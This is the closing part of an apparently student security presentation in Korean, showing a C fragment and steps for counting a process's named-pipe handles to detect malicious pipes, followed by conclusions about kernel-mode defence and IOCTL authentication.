        if(!RtlCompareUnicodeString("\\Device\\NamedPipe", &(poni->Name), TRUE))
              ++PipeCount;
      }
    }
  }
```

1. 모든 핸들중 PID가 일치하는 핸들과 Object 타입이 FILE일 경우의 핸들을 구함
2. 악성 파이프를 검출하기 위해 네임 파이프인지 확인
3. ObQueryNameString을 사용하여 파이프의 이름을 가져옴

결론 및 기대효과

❒ 결　　론

- 커널 모드에 적용된 보호 기법을 연구함으로써 자력으로 고난도 우회공격에 대한 대응 기술을 확보

※ Third Party 드라이버 개발업체에서 IOCTL 통신시 적절한 인증 절차를 수행하는 루틴을 제작하고 개발 결과를 문서화하여 본교 정보보호학과 SCP 동아리에 이관

❒ 기대효과

- 난이도 높은 우회 공격에 대한 대응기술을 확보, 학과 및 SCP 동아리의 기술력 향상 계기
- 대응기술을 동아리 후배에게 전수하여 이를 기반으로 고난이도 공격에 대한 대응기술의 추가 확보를 기대.

Q & A

감사합니다